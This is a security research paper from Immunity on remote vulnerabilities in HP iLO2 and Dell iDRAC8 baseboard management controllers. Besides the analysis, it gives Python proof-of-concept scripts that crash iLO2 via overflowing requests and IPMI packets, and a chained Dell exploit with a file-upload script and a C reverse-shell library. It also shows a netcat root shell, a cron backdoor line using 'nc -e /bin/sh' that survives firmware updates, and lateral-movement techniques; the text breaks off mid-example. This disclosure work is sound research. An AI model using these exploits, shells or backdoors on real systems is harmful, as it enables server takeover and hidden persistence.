

The Unbearable Lightness of BMC

Immunity, Inc

August, 2018

Matias Soler (matias@immunityinc.com @gnuler)

Nicolas Waisman (nico@immunityinc.com @nicowaisman)

Contents

Introduction	3
On the shoulders of giants	4
Threat Model	4
Vulnerabilities	6
HP ILO 2 - Preauth Stack-Based Buffer Overflow on Wsman XML Tag Name Parsing (CVE-2017-8979)	6
Vulnerability details	6
Proof of Concept	
Sending the following request to an iLO2 embedded system will trigger the vulnerability and cause a crash on the BMC processor.	7
HP ILO 2 - Preauth Stack-Based Buffer Overflow on Wsman xmlINS (CVE-2017-8979)	8
Vulnerability details	9
Proof of Concept	9
HP ILO2 - IPMI Zero-Length Pool Overflow (CVE-2017-8979)	10
Vulnerability details	11
Proof of Concept	11
Dell iDRAC8 - 7.1 ENV Variable Injection in CGI Leads to Remote Code Execution (CVE-2018-1207)	12
Vulnerability details	13
Primitive #1 : Massive Information Leak	13
Primitive #2 : Arbitrary Library Load	14
Persistence	17
Multi-Dimensional Movement	18
Compromise a BMC from its host	18
Compromise a host from its BMC	21
Lateral movement between BMCs	23
Risks of bilateral network movement	24
Conclusion	26

Introduction

Baseboard Management Controllers (BMC) are widely used in organizations as a dedicated channel for device maintenance. They provide System Administrators with flexible capabilities to remotely monitor power use, system temperature, fan speed and chassis health status.

Some of the most prominent BMC capabilities are those that allow remote access and configuration of the server. This includes remotely rebooting the server as well as establishing a direct serial connection or KVM access (Keyboard, Video and Mouse). Combined with network protocols such as IPMI, SSH and VNC, this makes a BMC the ideal solution for both remote management and disaster recovery. As such it is widely deployed in many Out Of Band (OOB) management networks and especially in data centers to keep the amount of on-site administration time to a minimum.

In this paper we present an attack surface assessment of the most popular BMC devices from the current top vendors in the market. Our results include three critical vulnerabilities that allow for remote compromise of the devices.

This paper will also provide perspectives on the dangers these devices pose to the network and how an attacker could leverage them for lateral movement into the main network as well as moving “behind the curtain” of an OOB management network. We support these perspectives with practical examples of how to move between the BMC and its server host, and vice versa.

Finally, we will demonstrate how BMC devices can become the perfect backdoor. By hiding inside the BMC operating system we show how to survive firmware updates and retain access even if the server is turned off.

Every prominent vendor in the server market provides a form of BMC for their server platforms. Dell offers the Integrated Dell Remote Access Controller (iDRAC), Lenovo and IBM the Integrated Management Module (IMM) and HP provides the Integrated Light Outs (ILO) solution. While they all provide similar capabilities: Monitoring of Fans, Heat and Power, Remote Serial Control and KVM (Keyboard Video Mouse) management, they mostly use vendor-specific management protocols.

When it comes to BMC vulnerabilities the common thinking is that the practical impact of even severe vulnerabilities in these devices is not that relevant since they are typically isolated on a dedicated management network, tucked away behind several layers of security controls. This might be the case were it not for BMC to host interconnectivity. Such interconnectivity allows bidirectional movement from the BMC to the host as we will demonstrate in the following sections.

To summarize, the following facts hold true for the majority of current BMC deployments:

- An attacker with privileged access to a host can compromise its BMC even if it is fully patched, without the need for credentials, thus providing them with a foothold on the management network.
- An attacker with a foothold on the management network that finds a vulnerable BMC or has credentials to one, can compromise its host.

On the shoulders of giants

Our main source of inspiration for this work was the research that Dan Farmer¹ performed in 2013 on the Intelligent Platform Management Device (IPMI) protocol, which is the main BMC management protocol. His work was a tour-de-force and eviscerated a protocol that is so broken by design that, instead of attempting to fix it, the consensus was to stop using it altogether by default.

Another great source of information was the rapid7 blog² post authored by HD Moore in which he describes the status-quo of Pentesting BMCs. He included a useful table of default usernames and passwords, which still work to this day with alarming success rates.

In February 2018, Fabien Perigaud, Alexandre Gazet and Joffrey Czarny delivered an amazing presentation titled “Subverting your server through its BMC: the HPE ILO4 case”³, where they released a collection of fantastic tools to decompile the ILO4 firmware. They included a series of high impact remote code execution vulnerabilities. Sadly, by the time they released their work, our research was already concluded. Having said that we think that their efforts will allow people to reach new heights in BMC vulnerability research and their offensive BMC tooling is definitely part of our personal arsenal.

Threat Model

BMCs interact with other systems over a variety of interfaces and protocols. This includes well known protocols such as HTTP and Telnet as well as lesser known protocols such as I2C or NC-SI (Network Controller Sideband Interface).

In this research we limited ourselves to vectors that do not require physical access to the device. As such we established the following attack scenarios to frame our work:

- An attacker has access to a BMC management network (often referred to as the OOB network), and wants to gain access to a BMC.
- An attacker has access to a BMC and wants to compromise its host.
- An attacker has access to a host and wants to compromise its BMC.

¹ <https://github.com/zenfish>

² <https://blog.rapid7.com/2013/07/02/a-penetration-testers-guide-to-ipmi/>

³ https://github.com/airbus-seclab/ilo4_toolbox

For the purposes of this paper, server and host are interchangeable. When we say BMC, we refer to the actual BMC hardware and software stack, when we say server or host, we refer to the server platform running the main operating system of the server deployment.

Based on these scenarios, our priority was to identify remote unauthenticated vulnerabilities on services exposed by default on the network, which could then be exploited to obtain code execution on the BMC. Once that was achieved, the objective was to find ways to facilitate bidirectional movement between the host and the BMC and bilateral movement between the BMC network and the host network.

Since our available research time was relatively constrained, the objective of the assessment was to focus on standard protocols enabled by default that we could leverage and attack across our available set of vendor devices. This turned out to be more involved than anticipated since every vendor seems to have their own version of the BMC protocol stack.

Vulnerabilities

HP ILO 2 - Preauth Stack-Based Buffer Overflow on Wsman XML Tag Name Parsing (CVE-2017-8979)

This issue was resolved by HP in firmware version 2.31 released on 12 January 2018. Affected systems: HP ILO2 with firmware version prior to 2.31.

WS-Management is a web service-based specification that is intended to provide a secure programmatic interface for server management solutions. HP iLO supports this standard and it is accessed by sending POST requests to the /wsman endpoint via HTTPS with XML content.

Immunity found a stack-based buffer overflow vulnerability in the parsing of XML tag names that can be triggered by sending a long tag name with a specific format without any Authentication.

There are no workarounds for this issue since the web interface cannot be disabled, the only solution is to update the firmware to version 2.31 or newer.

An attacker can exploit this vulnerability remotely and obtain code execution on the BMC, from there different post-exploitation techniques might be used to escalate and access the HOST server or target other devices on the management network.

Vulnerability details

The function in charge of parsing XML elements will first scan the element name by using the `sscanf` function. Then the values of the name and namespace are stored in two local variables. The format of these names is "usually namespace:name".

```
ROM:001108B4 movhi    0x1F, r0, r7
ROM:001108B8 movea   0xAE0, r7, r7    -- 0x1f0ae0 //"^[^:]:%s"
ROM:001108BC addi    0x80, sp, r8
ROM:001108C0 addi    0xC0, sp, r9
ROM:001108C4 jarl    sscanf, lp      -- sscanf(arg2, "%^[^:]:%s", sp[0x80],
sp[0xC0])
ROM:001108C8 cmp     2, r10
ROM:001108CA bz     loc_1108E
```

Pseudocode:

```
parse_xml_element(arg1, buffer){
    char namespace[0x40];
    char name[0x80];
    [...]
    int ret = sscanf(arg2, "%^[^:]:%s", namespace, name)
    if ret == 2 {
```

```
[...]  
}  
}
```

The problem stems from the fact that the size of the two values stored on the stack, namespace and name, are not validated before this function is executed. Therefore, if a namespace longer than 0x40, or a name longer than 0x80, is sent then the buffer is overrun.

Proof of Concept


Sending the following request to an iLO2 embedded system will trigger the vulnerability and cause a crash on the BMC processor.

```
import requests  
headers = {'Content-Type': 'application/soap+xml;charset=UTF-8'}  
payload = "<x:" + "B" * 0x300 + ">\n</x>"  
r = requests.post('https://192.168.1.250/wsman', data=payload, verify=False,  
headers=headers)  
print r.text
```

Request:

```
POST /wsman HTTP/1.1  
Accept: text/html, application/xhtml+xml, */*  
Accept-Language: en-US  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; MSBrowserIE; rv:11.0)  
like Gecko  
Content-Type: application/x-www-form-urlencoded  
Accept-Encoding: gzip, deflate  
Host: xxxxxx  
Content-Length: 792  
Content-Type: application/soap+xml;charset=UTF-8  
<x:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
>  
</x>
```

After this request is sent, it is no longer possible to interact with the iLO2. All services such as ping, web console, SSH, and telnet will be offline.



```
C:\Windows\system32\cmd.exe - ping
Reply from 192.168.1.86: bytes=32 time=8ms TTL=53
Reply from 192.168.1.86: bytes=32 time=8ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Reply from 192.168.1.86: bytes=32 time=11ms TTL=53
Reply from 192.168.1.86: bytes=32 time=11ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Reply from 192.168.1.86: bytes=32 time=11ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Reply from 192.168.1.86: bytes=32 time=7ms TTL=53
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

As a consequence of sending the PoC request, the iLO2 crashes and stops replying to PING requests

HP ILO 2 - Preauth Stack-Based Buffer Overflow on Wsman xmINS (CVE-2017-8979)

This issue was resolved by HP in firmware version 2.31 released on 12 January 2018.

Affected systems: HP ILO2 with firmware version prior to 2.31.

WS-Management is a web service-based specification that is intended to provide a secure programmatic interface for server management solutions. HP iLO supports this standard and it is accessed by sending POST requests to the /wsman endpoint via HTTPS with XML content.

Immunity found a stack-based buffer overflow vulnerability in the parsing of XML tags with a xmINS attribute that can be triggered by sending a long value for that attribute.

There are no workarounds for this issue since the web interface cannot be disabled, the only solution is to update the firmware to version 2.31 or newer.

An attacker can exploit this vulnerability remotely and obtain code execution on the BMC, from there different post-exploitation techniques might be used to escalate and access the HOST server or target other devices on the management network.

Vulnerability details

When the function in charge of parsing XML elements tries to extract the value of the xmlns attribute, it does so by using the sscanf function and stores the result in a local Variable.

```
ROM:00110574
ROM:00110574 loc_110574:
ROM:00110574 addi    0, sp, r27
ROM:00110578 movhi   0x1F, r0, r7
ROM:0011057C movea   0xAAC, r7, r7    -- 0x1F0AAC //"xmlns:%[^=]
ROM:00110580 mov     r27, r8        -- r8 = r27 = sp[0] = dst buffer
ROM:00110582 jarl    sscanf, lp      -- r6 buffer, r7 fmtstring, etc....
ROM:00110586 cmp     r0, r10
ROM:00110588 bnz     loc_11058E
```

Pseudocode:

```
parse_wsman_xml(data) {
    char namespace[0x80];
    [...]
    if (sscanf(data, "xmlns:%[^=]", namespace) != 0) {
        [...]
    }
}
```

The problem stems from the fact that the size of the string stored on the stack is not validated before this function is executed. Therefore, if a namespace longer than 0x80 is sent, the buffer is overrun.

Proof of Concept

Sending the following request to an iLO2 embedded system will trigger the vulnerability and cause a crash on the BMC processor.

```
import requests
headers = {'Content-Type': 'application/soap+xml;charset=UTF-8'}
payload = "<x xmlns:" + "B" * 0x24C + "=\"\">\n</x>"
r = requests.post('https://192.168.1.250/wsman', data=payload, verify=False,
headers=headers)
print r.text
```

Request:

```
POST /wsman HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: https://xxxxx/dqstat.htm?data
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; MSBrowserIE;
rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
```


Immunity found a vulnerability in the IPMI protocol while trying to handle an integer field. As a consequence, it is possible for an attacker to remotely compromise the iLO embedded system without any authentication.

As a workaround IPMI can be disabled if it is not being used for management.

An attacker can exploit this vulnerability remotely and obtain code execution on the BMC. From there different post-exploitation techniques might be used to escalate privileges and access the host server or target other devices on the management network.

Vulnerability details

The RCMP+ IPMI services run by default on all of the iLO2 embedded systems with version 2.x. The IPMI client requests Authentication Capabilities from the server. This packet is used to check for server availability and to understand authentication capabilities, e.g to check if an anonymous user can login or if the NULL authentication is enabled.

Immunity found an integer underflow in the way that iLOv2 handles the MessageLength. The vulnerability arises when sending a MessageLength field with a value between zero and four. As a result, an underflow occurs when the iLO subtracts the MessageLength with any values under six without checking the resulting integer, which is then passed as an argument to memcpy. As a consequence, an overflow occurs in the pool section. This will allow a skilled attacker to exploit the BMC thread and obtain remote code execution.

```
length = IPMI_Packet->Message_Length - 6;
mem = pool_block_allocate()
memcpy(mem, source, length);
```

Proof of Concept

```
from socket import *
import sys, time
IPMI_PORT = 623
def SendPacket(message, ip, port):
    s = socket(AF_INET, SOCK_DGRAM)
    m = "".join(chr(x) for x in message )
    s.sendto( m, (ip, port) )
    return s
buf = "0600ff07000000000000000000000000092018c88100388e04b5"
mess = [ int(buf[a:a+2], 16) for a in range(0, len(buf), 2) ]
p = 13
nm = mess[:p] + [0] + mess[p+1:]
s = SendPacket(nm, sys.argv[1], IPMI_PORT)
```

```

2200... 14027.529719... 192.168.1.69      192.168.1.250      RMCP+  90 Session ID 0x0, payload type: RMCP+ Open Session Request
2200... 14027.530986... 192.168.1.250      192.168.1.69      RMCP+  90 Session ID 0x0, payload type: RMCP+ Open Session Response
8252... 87940.449000... 192.168.1.69      192.168.1.250      IPMI    65 Session ID 0x0
8252... 87940.449065... 192.168.1.69      192.168.1.250      IPMI    65 Req, Get Channel Authentication Capabilities

▶ Frame 825270: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface 0
▶ Ethernet II, Src: GoodWayI (00:50:b6:.....), Dst: HewlettP_8f: (00:1e:.....)
▶ Internet Protocol Version 4, Src: 192.168.1.69, Dst: 192.168.1.250
▶ User Datagram Protocol, Src Port: 48501, Dst Port: 623
▼ Remote Management Control Protocol, Class: IPMI
  Version: 0x06
  Reserved: 0x00
  Sequence: 0xff
  ▼ Type: Normal RMCP, Class: IPMI
    ...0 0111 = Class: IPMI (0x07)
    0... .. = Message Type: Normal RMCP (0x0)
  ▼ IPMI v1.5 Session Wrapper, session ID 0x0
    Authentication Type: NONE (0x00)
    Session Sequence Number: 0x00000000
    Session ID: 0x00000000
  Message Length: 0
  IPMI Session Wrapper (trailer): 2018c88100388e04b5

0000  00 1e 0b 8f 00 50 b6 08 00 45 00  . . . . D . P . . 2 . . . E .
0010  00 33 f7 cb 40 00 40 11 be 5e c0 a8 01 45 c0 a8  . 3 . . 0 . @ . . ^ . . . E .
0020  01 fa bd 75 02 6f 00 1f 8a 5c 06 00 ff 07 00 00  . . . u . o . . \ . . . . .
0030  00 00 00 00 00 00 00 00 20 18 c8 81 00 38 8e 04  . . . . . 8 . . . . 8 . .
0040  b5

```

A malicious IPMI packet triggering the vulnerability.

Dell iDRAC8 - 7.1 ENV Variable Injection in CGI Leads to Remote Code Execution (CVE-2018-1207)

This issue was resolved by Dell in firmware version 2.52.52.52 released on March 6th 2018.

Affected systems: Dell iDRAC with firmware versions prior to 2.52.52.52.

Appweb is the web interface service used to administer iDRAC8. Immunity discovered that several CGI scripts can be called without authentication and that an attacker is able to control the content of environment variables associated with the process. In combination with a file overwrite primitive, this could be turned into a Remote Code Execution primitive. This is an issue very similar to CVE-2017-17562, albeit, applied to a different software product.

This vulnerability allows any user with access to the Out of Band (OOB) network to fully compromise the remote access controller without the need for credentials.

As a workaround to this issue it is possible to disable iDRAC web interface using racadm.

An attacker can exploit this vulnerability remotely and obtain code execution on the BMC, from there different post-exploitation techniques might be used to escalate privileges and access the host server or target other devices on the management network.

This issue can be exploited either from the network or from the host.

Vulnerability details

Whenever a request is submitted to the CGI path (in this case, `"/cgi-bin/"`), the so-called `cgiHandler` function handles the request:

- The corresponding program or script is searched for on the disk;
- The URI is parsed. The handler then builds the environment and the arguments out of the request;
- The handler executes either the program or the script using its interpreter and returns the result within the HTTP answer to the request.

An attacker is able to set environment variables using the URI without any restriction on their names. The issue is that some of these variables have consequences for the linking process. In particular:

- `LD_PRELOAD` allows loading an arbitrary dynamic ELF.
- `LD_LIBRARY_PATH` allows loading alternate libraries from an arbitrary location.
- `LD_DEBUG` returns debugging information related to the linking process.

Additionally, variables such as `IFS`, `PWD` and `PATH` may influence the CGI behavior if the CGI called is a shell script or if it calls a shell script using an execution function that preserves the environment (such as `system()` or `popen()`)

Primitive #1 : Massive Information Leak

An attacker could use the `LD_DEBUG` variable to retrieve the location and load addresses of libraries associated with a specific CGI program (in this case `login`):

```
$ curl -s -k -i 'https://192.168.1.125/cgi-bin/login?LD_DEBUG=files'
HTTP/1.1 100 Continue
```

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 503 Service Unavailable
Keep-Alive: timeout=60, max=199
Date: Fri, 22 Dec 2017 10:05:42 GMT
ETag: "1a8d-3fc0-58e723e1"
Connection: Keep-Alive
Transfer-Encoding: chunked
Accept-Ranges: bytes
```

```
24986:
      24986:          file=/usr/lib/libfipsint.so.0.0.0 [0];      needed by
/usr/local/cgi-bin/login [0]
24986:          file=/usr/lib/libfipsint.so.0.0.0 [0]; generating link map
24986:          dynamic: 0x295689e8 base: 0x29558000 size: 0x00010b24
24986:          entry: 0x29558680 phdr: 0x29558034 phnum:      4
24986:
```

```
24986:
[...]
```

In the event of a memory corruption bug, this could be useful to bypass ASLR protection.

Primitive #2 : Arbitrary Library Load

By using LD_PRELOAD, an attacker is able to load an arbitrary library on the system, as demonstrated below, with an “invalid path” error message returned by the linker itself:

```

:~$ curl -s -k -i 'https://192.168.1.125/cgi-bin/login?LD_PRELOAD=/tmp/foo.so'
HTTP/1.1 503 Service Unavailable
Keep-Alive: timeout=60, max=199
Date: Fri, 22 Dec 2017 10:22:58 GMT
ETag: "1a8d-3fc0-58e723e1"
Connection: Keep-Alive
Transfer-Encoding: chunked
Accept-Ranges: bytes

ERROR: ld.so: object '/tmp/foo.so' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
Content-Length: 163
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?><LOGIN><RESP><RC>0x3009</RC><SID>0</SID><STATE>0x00000000</STATE><STATENAME>
FCRED</RESP></LOGIN>
:~$

```

The linker failed to load "/tmp/foo.so".

This itself can be turned into remote code execution when the attacker controls the content of an arbitrary file on the system and knows its precise location. In particular, the extension of the file is not important as `dlopen()` is not restricted to “.so” files and will happily load any valid ELF library.

Such a primitive is not always easy to find, however. As an example, the GoAhead service, which is vulnerable to the same problem (CVE-2017-17562), can be exploited by using “/proc/self/fd/0” which points to a temporary file containing the user controlled CGI body, making things easy. However, the linker cannot load non regular files. This is a problem for the exploitation of Appweb as “/proc/self/fd/0” in this case, points to “stdin” and cannot be used by the linker (`mmap()` fails).

However, Immunity was able to find that the pufile CGI would allow an unauthenticated user to store arbitrary content (limited to 128 kB) within “/tmp/sshpkauthupload.tmp” when using the RACPKSSHAUTHKEY1 command. The following Python code generates the raw buffer sent to pufile using a POST request:

```

#!/usr/bin/env python

import sys
import os
import struct

FSIZE = 1020
FFLAGS = 1

f = open('payload.so')
```

```
payload_so = f.read()
f.close()

def main():
    res = ''
    f_alias = sys.argv[1]
    res += f_alias + (32 - len(f_alias))*'\0'
    res += struct.pack('<L', len(payload_so))
    res += struct.pack('<L', FFLAGS)
    res += payload_so
    print res

if __name__ == "__main__":
    main()
```

In the previous script, “payload.so” contains the ELF library to load. One can observe that the CGI returns error code 0x00000000, indicating that the overwrite was successful.


In particular, an attacker with IP “192.168.1.123”, may choose to upload the following code, cross-compiled for the SH4 architecture:

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>

static void before_main(void) __attribute__((constructor));

static void before_main(void)
{
    int pid = fork();
    if(!pid) {
        int sock = socket(AF_INET, SOCK_STREAM, 0);
        struct sockaddr_in serv_addr = {0};
        serv_addr.sin_family = AF_INET;
        serv_addr.sin_port = htons(4444);
        serv_addr.sin_addr.s_addr = inet_addr("192.168.1.123");
        connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
        dup2(sock, 0);
        dup2(sock, 1);
        dup2(sock, 2);
        execl("/bin/sh", "/bin/sh", NULL);
    }
}
```

By chaining together the environment variable injection and the temporary file overwrite primitive, an attacker is able to execute arbitrary code with root privileges.



Two step exploitation attack to achieve remote code execution on the DELL iDRAC. In this case, a connect back provides a shell to the attacker with netcat listening on 192.168.1.123:4444:

```

~$ nc -v -l -p 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.1.125] port 4444 [tcp/*] accepted (family 2, sport 60727)
id
uid=0(root) gid=0(root)
uname -a
Linux idrac-CR2MHL2 3.4.11 #1 Fri Apr 7 00:13:06 CDT 2017 sh4a GNU/Linux

```

Connect back shell being returned to the attacker.

Note: It should be noted that while Appweb normally runs unprivileged, the attack leads to a straightforward root shell. This is most likely because the web interface needs to call binaries or scripts performing privileged operations.

Persistence

Persisting on a BMC can be extremely useful for an adversary since BMCs are generally not, at least to our knowledge, verified in any way by antivirus or other security solutions. As such they provide the perfect persistence foothold. This is true even if the BMC is not connected to a management network itself, since the attacker might compromise it via the host, remain hidden on the BMC, and regain access to the host whenever they need it.

In the case of Dell iDRAC, persistence can be achieved very easily by using old-school methods such as privileged cron jobs. By default, cron jobs jobs stored in a directory inside the flash storage, which is mounted as writable and survives reboots.


```
$ cd /var/spool/cron
$ ls -lha
drwxr-xr-x    2 root    root          31 Jul 27  2017 .
drwxr-xr-x    3 root    root          27 Jul 27  2017 ..
lrwxrwxrwx    1 root    root          21 Jul 27  2017 crontabs ->
/flash/data0/crontabs
```

Creating a file with the name root under /flash/data0/crontabs, with the specified cron line, will grant you persistence on Dell iDrac that **will** not only **survive** reboots, but also **firmware updates**.

```
$ ls -lha
drwxr-xr-x    2 root    root          1.0K Feb 22 19:11 .
drwxr-xr-x   19 root    root          1.0K Dec 31  1999 ..
-rwxrwxrwx    1 root    root           48 Feb 21 19:54 root
$ cat root
* * * * * /bin/nc 192.168.1.136 4040 -e /bin/sh
```

Multi-Dimensional Movement

As was briefly mentioned in the Introduction, it is possible to compromise a BMC from its host, and its host from the BMC in a majority of situations, even when the BMC is fully patched. This implies that a threat actor that is able to compromise one host, could then move to its BMC and, once inside the management network, leverage that access to try to compromise other BMCs and from there jump back to their corresponding hosts.



In order to better explain how this could be achieved by an attacker, we break down the process into three different attack requirements:

- Compromise a BMC from its host
- Compromise a host from its BMC
- Move laterally between BMCs

The scenarios described below present a set of well established techniques transposed to the context of practical BMC attacks.

Compromise a BMC from its host

Most vendors provide different tools to be able to administer BMCs directly from the host they are attached to. This implies that there is a communication channel between the host and the BMC itself. We analyzed how this functionality worked in the case of Dell iDrac and came to some interesting conclusions.

The official Dell tool used to administer an iDrac is called racadm⁴. Racadm is command-line based and “allows you to view managed system information, perform power operations on the managed system, perform firmware updates, configure settings and more”. Racadm can also be used remotely. When used remotely the communication will happen via IPMI over UDP. When it is used locally communication will also be via IPMI but run over IOCTLs that communicate with kernel modules who will in turn talk to the BMC board itself.

```
user@dell-server:~$ lsmod | grep ipmi
ipmi_devintf          20480  0
ipmi_ssif             24576  0
ipmi_si              57344  0
ipmi_msghandler      49152  3 ipmi_ssif,ipmi_devintf,ipmi_si
```

A very simple example of what can be achieved with racadm locally can be seen below:

```
user@dell-server:~$ sudo racadm get iDrac.Users.2
IpmiLanPrivilege=4
IpmiSerialPrivilege=4
MD5v3Key=[redacted]
